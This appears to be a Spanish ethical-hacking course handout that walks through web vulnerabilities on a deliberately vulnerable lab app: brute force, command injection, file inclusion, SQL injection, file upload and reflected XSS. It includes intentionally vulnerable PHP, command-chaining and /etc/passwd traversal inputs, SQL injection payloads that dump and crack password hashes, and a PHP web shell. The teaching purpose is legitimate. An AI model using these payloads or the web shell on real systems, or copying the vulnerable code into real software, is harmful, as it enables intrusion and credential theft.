




CURSO DE HACKING ÉTICO

VULNERABILIDADES WEB - INTRODUCCIÓN

Fuerza Bruta

Un Ataque de Fuerza Bruta consiste en enumerar sistemáticamente todos los posibles candidatos (User+password) para validar una posible coincidencia, y poder acceder al sistema.

En las pruebas de aplicaciones web, el problema con el que más nos enfrentaremos a menudo está relacionado con la necesidad de tener una cuenta de usuario válida para acceder a la parte interna de la aplicación. Por lo tanto, vamos a verificar diferentes tipos de esquema de autenticación y la efectividad de diferentes ataques de fuerza bruta.



A mockup of a web login form. It features two input fields: the top one is labeled 'Username' and the bottom one is labeled 'Password'. Below these fields is a button labeled 'Login'. The form has a light gray border and rounded corners.



Fuerza Bruta

Una gran mayoría de las aplicaciones web proporcionan una forma para que los usuarios se autenticuen a sí mismos. Al tener conocimiento de la identidad del usuario, es posible crear áreas protegidas o, de manera más general, hacer que la aplicación se comporte de manera diferente al inicio de sesión de diferentes usuarios. En general, hay varios métodos para que un usuario se autentique en un sistema, como certificados, dispositivos biométricos, tokens OTP (contraseña de una sola vez). Sin embargo, en las aplicaciones web, generalmente encontramos una combinación de identificación de usuario y contraseña. Por lo tanto, es posible llevar a cabo un ataque para recuperar una cuenta de usuario y contraseña válidas, tratando de enumerar muchos (es decir, ataque de diccionario) o todos los posibles candidatos.

Después de un ataque de fuerza bruta exitoso, un usuario malintencionado podría tener acceso a:

- ☐ Información / datos confidenciales.
- ☐ Paneles de administración.
- ☐ Disponibilidad de vectores de ataque adicionales.

Discovery Authentication Methods

A menos que exista una autenticación web sofisticada, los dos métodos más comúnmente vistos son los siguientes:

- ❑ Autenticación HTTP.
 - Autenticación de acceso básico.
 - Autenticación de acceso al resumen.
- ❑ Autenticación HTML basada en formularios.

```
HTTP/1.1 401 Authorization Required
Date: Sat, 04 Nov 2006 12:52:40 GMT
WWW-Authenticate: Basic realm="User Realm"
Content-Length: 401
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

```
<form method="POST" action="login">
  <input type="text" name="username">
  <input type="password" name="password">
</form>
```

Tipos de Fuerza Bruta

- ❑ **Ataque de diccionario**—Los ataques basados en diccionarios consisten en scripts y herramientas automatizados que intentarán adivinar nombres de usuario y contraseñas desde un archivo de diccionario. Un archivo de diccionario se puede sintonizar y compilar para cubrir palabras probablemente utilizadas por el propietario de la cuenta que un usuario malintencionado quiere atacar.
- ❑ **Ataques de búsqueda**—Los ataques de búsqueda intentarán cubrir todas las combinaciones posibles de un conjunto de caracteres determinado y un rango de longitud de contraseña determinado. Este tipo de ataque es muy lento porque el espacio de posibles candidatos es bastante grande.
- ❑ **Ataques de búsqueda basados en reglas**—Para aumentar la cobertura espacial combinada sin ralentizar demasiado el proceso, se sugiere crear buenas reglas para generar candidatos. Por ejemplo, "John the Ripper" puede generar variaciones de contraseñas a partir de una parte del nombre de usuario o modificar a través de palabras de máscara pre-configuradas en la entrada.

COMMAND EXECUTION

Esta vulnerabilidad permite ejecutar comandos de consola desde la web, pudiendo así ver, modificar y eliminar archivos y directorios del servidor. Las posibilidades de este ataque son infinitas, siendo su única limitación el usuario utilizado en la ejecución de los comandos (generalmente "apache"), por lo que para realizar ciertas acciones se dependería de los permisos que éste tenga.

Veamos el siguiente código PHP:

```
<?php
if( isset( $ POST[ 'submit' ] ) ) {
    $target = $_REQUEST[ 'ip' ];
    // Determine OS and execute the ping command.
    if (stristr(PHP_OS, 'Windows NT')) {
        $cmd = shell_exec( 'ping ' . $target );
        echo '<pre>'.$cmd.'</pre>';
    } else {
        $cmd = shell_exec( 'ping -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';
    }
}
?>
```

COMMAND EXECUTION

Este script permite al visitante realizar ping a una IP (o host) a través de un formulario y a simple vista podría parecer bastante inocuo. Sin embargo, la información enviada a través del campo *input* del formulario no es tratada antes de llevar a cabo su ejecución por parte del servidor, por lo que un usuario malintencionado podría aprovecharse para ejecutar otros comandos diferentes usando la concatenación de comandos.

Linux/Windows permiten ejecutar comandos en una sola línea a través del uso de una serie de operadores:

- Ampersand ("&"): permite que dos o más comandos se ejecuten de manera simultánea.

```
$ cd /tmp & mkdir nombre_directorio
```

- Barra ("|"): la salida del primero se convierte en la entrada del segundo.

```
$ find . | xargs grep cadena_a_buscar
```

- Doble ampersand ("&&") u operador AND: el segundo comando sólo se ejecutará si el primero termina con éxito.

```
$ make && make install
```

- Doble barra ("||") u operador OR: el segundo comando se ejecutará si el primero NO termina con éxito.

```
$ cp /home/pepe/*.doc /backup/usuarios/pepe || echo "Nada que hacer"
```

REMOTE COMMAND EXECUTION

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

/srv/www/webvulnerable.com/public_html/vulnerabilities/exec

Ping for FREE

Enter an IP address below:


```
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data:
64 bytes from 192.168.1.1: icmp_req=1 ttl=128 time=1.22 ms
64 bytes from 192.168.1.1: icmp_req=2 ttl=128 time=1.31 ms
64 bytes from 192.168.1.1: icmp_req=3 ttl=128 time=1.28 ms
```

```
--- 192.168.1.1 ping statistics ---
```

```
3 packets transmitted, 3 received, 0% packet loss, time=1000ms
rtt min=1.22 ms, max=1.31 ms, avg=1.27 ms
```

Simbolo del sistema

```
C:\Users\usuario>ping 8.8.8.8 -n 1 & dir *.png
```

```
Haciendo ping a 8.8.8.8 con 32 bytes de datos:
Respuesta desde 8.8.8.8: bytes=32 tiempo=13ms TTL=123
```

```
Estadísticas de ping para 8.8.8.8:
```

```
Paquetes: enviados = 1, recibidos = 1, perdidos = 0
(0% perdidos),
```

```
Tiempos aproximados de ida y vuelta en milisegundos:
```

```
Mínimo = 13ms, Máximo = 13ms, Media = 13ms
```

```
El volumen de la unidad C no tiene etiqueta.
```

```
El número de serie del volumen es: 2CE1-1501
```

```
Directorio de C:\Users\usuario
```

```
24/01/2018 07:52 10.011 g4524.png
1 archivos 10.011 bytes
0 dirs 26.060.263.424 bytes libres
```

```
C:\Users\usuario>
```

Ping for FREE

Enter an IP address below:


```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
```


COMMAND EXECUTION (Soluciones)

Implementar el uso de la función `str_replace()` de PHP para realizar un filtrado superficial de los valores de las variables pasadas por URL, eliminando dos de los operadores que han sido explicados con anterioridad (doble ampersand y el punto y coma):

Veamos el siguiente código php:

Código PHP

```
<?php
// Remove any of the characters in the array (blacklist).
$substitutions = array(
    '&&' => '',
    ';' => '',
);
$target = str_replace( array_keys( $substitutions ), $substitutions, $target );
?>
```

Código PHP

```
<?php
// Split the IP into 4 octets
$octet = explode(".", $target);
// Check IF each octet is an integer
if ((is_numeric($octet[0])) && (is_numeric($octet[1])) && (is_numeric($octet[2])) &&
(is_numeric($octet[3])) && (sizeof($octet) == 4) ) {
    // If all 4 octets are int's put the IP back together.
    $target = $octet[0].'.'.$octet[1].'.'.$octet[2].'.'.$octet[3];
} else {
    echo '<pre>ERROR: You have entered an invalid IP</pre>';
}
?>
```

FILE INCLUSION

Este tipo de vulnerabilidad está referida a la ejecución en el servidor web de ficheros locales o externos (al propio servidor) diferentes a los esperados. Se diferencian por tanto dos tipos de ataques

diferentes: **LFI o Local File Inclusion**, y **RFI o Remote File Inclusion**.

El siguiente código, por ejemplo, por sencillo e inocente que parezca, es altamente vulnerable:

Código PHP


```
<?php $file = $_GET['page']; ?>
```

Con este código un usuario cualquiera podría cambiar en la URL de la página web el fichero a incluir en la página, pudiendo, por ejemplo, incluir en la página un fichero cualquiera del servidor local (LFI) y tener acceso al mismo o un script alojado en un servidor externo y que éste se ejecutase en el servidor web (RFI).

FILE INCLUSION

En primer lugar se llevará a cabo una sencilla comprobación para confirmar que la aplicación PHP es vulnerable a este tipo de ataque cambiando en la URL el fichero que se incluirá en la página web mediante la función `include()` remplazando el valor del parámetro *page* por una barra invertida (/).


Como se observa en la siguiente figura, PHP imprime dos *warning* advirtiendo que el fichero solicitado no ha sido encontrado. Esto quiere decir que **esta aplicación sí es vulnerable a este tipo de ataque**.



FILE INCLUSION

¿Qué pasaría si se intentara incluir un fichero cualquiera del sistema de archivos del servidor?

- <http://www.webvulnerable.com/vulnerabilities/fi/?page=../../../../../../etc/passwd>
- <http://www.webvulnerable.com/vulnerabilities/fi/?page=/etc/passwd>



SQL INJECTION

Como su propio nombre indica, esta vulnerabilidad consiste en inyectar código SQL invasor dentro del código SQL programado con el objetivo de alterar la funcionalidad del programa. Este tipo de intrusión normalmente es de carácter malicioso y, por tanto, un problema de seguridad informática.

Un programa o página web que no haya sido validado de forma correcta podrá ser vulnerable y la seguridad del sistema (base de datos) no podrá ser asegurada.

- La intrusión se puede llevar a cabo al ejecutar un programa vulnerable, ya sea, en ordenadores de escritorio o bien en sitios Web.
- La vulnerabilidad se puede producir cuando el programador use parámetros a ingresar por parte del usuario, para realizar una consulta de la base de datos. En esos parámetros es donde se puede incluir el código SQL intruso para que sea ejecutado en dicha consulta.
- El objetivo más común del código intruso es extraer toda la información posible de la base de datos, aunque tienen más usos como puede ser el iniciar sesión con la cuenta otro usuario, subir una shell al servidor, etc.

SQL INJECTION

Veamos este trozo de código:


Código PHP

```
<?php
if(isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
    $num = mysql_numrows($result);
    $i = 0;

    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");
        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';
        $i++;
    }
}
?>
```

SQL INJECTION

Una forma rápida y sencilla de ver si la página tiene una vulnerabilidad del tipo SQL Injection es introducir una comilla simple, en el caso de tener este tipo de vulnerabilidad va a devolver un error de SQL:



Al probar la inyección con `1' OR 1=1----` se muestra todos los usuarios:

Vulnerability: SQL Injection

User ID:

ID: 1' OR 1=1--'
First name: admin
Surname: admin

ID: 1' OR 1=1--'
First name: Gordon
Surname: Brown

ID: 1' OR 1=1--'
First name: Hack
Surname: Me

SQL INJECTION

Se muestra esta serie de inyecciones que serán de gran utilidad:

- **version()**: muestra la version del servidor MySQL.
- **database()**: muestra el nombre de la base de datos actual.
- **current_user()**: muestra la el nombre de usuario y el del host para el que esta autenticada la conexión actual. Este valor corresponde a la cuenta que se usa para evaluar los privilegios de
- **acceso**. Puede ser diferente del valor de USER().
- **last_insert_id()**: devuelve el último valor generado automáticamente que fue insertado en una columna de tipo AUTO_INCREMENT.
- **connection_id()**: muestra la el ID de una conexión. Cada conexión tiene su propio y único identificador.
- **@@datadir**: muestra el directorio de la base de datos.

SQL INJECTION

Por ejemplo, para observar la versión de la base de datos la inyección sería la siguiente:

```
' union all select 1, @@VERSION----
```

Vulnerability: SQL Injection

User ID:

Submit

```
ID: ' union all select 1, @@VERSION--'  
First name: 1  
Surname: 5.5
```

SQL INJECTION




Pese a la restricción de caracteres especiales se sigue teniendo un gran abanico de posibilidades a la hora de formar una consulta para obtener datos, a continuación se muestra un ejemplo en el que anida la consulta original con otra para poder obtener la contraseña de cada usuario:






1' or 1=1 union select first_name, password from users#

```
ID: 1 union all select first_name, password from
First name: admin
Surname: admin
```

```
ID: 1 union all select first_name, password from
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 1 union all select first_name, password from
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03
```

← → ↻ <https://hashtoolkit.com/reverse-hash/?hash=5f4dcc3b5aa765d61d8327deb882cf99> ☆   | 

 Aplicaciones  Powershell @ Mohmal | Desechab...  DNS tools | Manag...  DNSRECON »  Otros ma

Hash: 5f4dcc3b5aa765d61d8327deb882cf99 🔍

Data Integration Is Complicated.
We Make It Easy.
Matillion ETL for Snowflake



Decrypt Hash Results for: 5f4dcc3b5aa765d61d8327deb882cf99

Algorithm	Hash	Decrypted
md5	5f4dcc3b5aa765d61d8327deb882cf99 🔍	password 🔍

SQL INJECTION - PREVENCIÓN

Utilización de funciones tipo stripslashes, etc..

```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];
    $id = stripslashes($id);
    $id = mysql_real_escape_string($id);

    if (is_numeric($id)) {
        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
        $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
        $num = mysql_numrows($result);
        $i=0;
        while ($i < $num) {
            $first = mysql_result($result,$i,"first_name");
            $last = mysql_result($result,$i,"last_name");
            echo '<pre>';
            echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
            echo '</pre>';
            $i++;
        }
    }
}
```

FILE UPLOAD

Este tipo de vulnerabilidad consiste en subir código malicioso, como por ejemplo una shell PHP, por medio de un formulario que originalmente ha sido creado para permitir únicamente la subida de tipos de archivos determinados (generalmente multimedia como imágenes o vídeos), pudiendo llegar a convertirse en una puerta abierta a todo el sistema donde esté alojada la página web.

Este tipo de formularios de subida son comúnmente encontrados en redes sociales, foros, blogs e incluso en las bancas electrónicas de algunos bancos.

```
<?php
if (isset($_POST['Upload'])) {
    $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
    $target_path = $target_path . basename( $_FILES['uploaded']['name']);
    if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {
        echo '<pre>';
        echo 'Your image was not uploaded.';
        echo '</pre>';
    } else {
        echo '<pre>';
        echo $target_path . ' succesfully uploaded!';
        echo '</pre>';
    }
}
?>
```

Como se observa en el código, este script está destinado a permitir a los usuarios de la página web la subida de imágenes. Sin embargo no se comprueba que el tipo de fichero subido efectivamente se trata de una imagen.

FILE UPLOAD

Al enviar el formulario, se cargará otra página en la que se recibe un mensaje confirmando la correcta carga de la imagen en el servidor. Asimismo muestra parte de la ruta donde se ha cargado la misma.

Vulnerability: File Upload


Choose an image to upload:

Examinar...

Upload

../../../../hackable/uploads/images.jpg succesfully uploaded!

Si se escribe dicha URL en una navegador web se comprobará que efectivamente la imagen ha sido cargada en el servidor web.



FILE UPLOAD

Para comprobar si el sitio es vulnerable a este tipo de *exploit* (que atendiendo al código del script de subida ya se sabe de antemano), se subirá una sencilla shell escrita en PHP y que ejecutará comandos en el sistema a través de la función `system()`:

Código PHP

```
<?php  
$cmd = $_GET["cmd"] ;  
system($cmd) ;  
?>
```

Como se observa en la siguiente figura, la carga en el servidor ha sido un éxito:

Vulnerability: File Upload

Choose an image to upload:

Examinar...


Upload

../../hackable/uploads/shell.php succesfully uploaded!

FILE UPLOAD

Por lo que ya se dispone de una shell con la que ejecutar comandos en el servidor web. Por ejemplo, se ejecuta el comando para listar los elementos del directorio donde se ha cargado la shell:

`http://www.webvulnerable.com/hackable/uploads/shell.php?cmd=ls`



```
if (isset($_POST['Upload'])) {
    $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
    $target_path = $target_path . basename($_FILES['uploaded']['name']);
    $uploaded_name = $_FILES['uploaded']['name'];
    $uploaded_type = $_FILES['uploaded']['type'];
    $uploaded_size = $_FILES['uploaded']['size'];

    if (($uploaded_type == "image/jpeg") && ($uploaded_size < 100000)){
        if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {
            echo '<pre>';
            echo 'Your image was not uploaded.';
            echo '</pre>';
        }
    }
}
```

XSS REFLECTED

Este tipo de vulnerabilidad compromete la seguridad del usuario y no la del servidor. Consiste en inyectar código HTML o Javascript en una web, con el fin de que el navegador de un usuario ejecute el código inyectado en el momento de ver la pagina alterada cuando accede a esta. La forma conocida como reflejada comúnmente se produce en sitios que reciben información vía GET (aunque también puede darse el caso vía POST), como **por ejemplo:**

`buscador.php?d=cadena_a_buscar`

Si sufriera este tipo de vulnerabilidad se podría inyectar código en el navegador del siguiente modo:

`buscar.php?d=<script type="text/javascript">script();</script>`

De esta forma el código insertado no se mostraría de forma persistente, pero aun así un usuario malintencionado podría crear una URL que ejecute el código malicioso para posteriormente enviárselo a una persona y que al ejecutarlo ésta pueda sustraer cookies o incluso su contraseña (*Pishing*).

XSS REFLECTED

Esta porción de código sólo valida que el nombre introducido no sea una cadena vacía.

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . $_GET['name'];
    echo '</pre>';
}
?>
```

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello MasterACSI

XSS REFLECTED

Así pues, para probar la vulnerabilidad de esta página se inyectará el siguiente código HTML que incluye un script Javascript:

Código HTML

```
<script>alert("Pagina vulnerable en nivel low")</script>
```

Que mostrará una ventana de alerta con el mensaje "Página vulnerable en nivel low".



XSS REFLECTED

A continuación se introduce código HTML mostrando una imagen en lugar de una cadena de texto como sería de esperar:

Código HTML

```

```

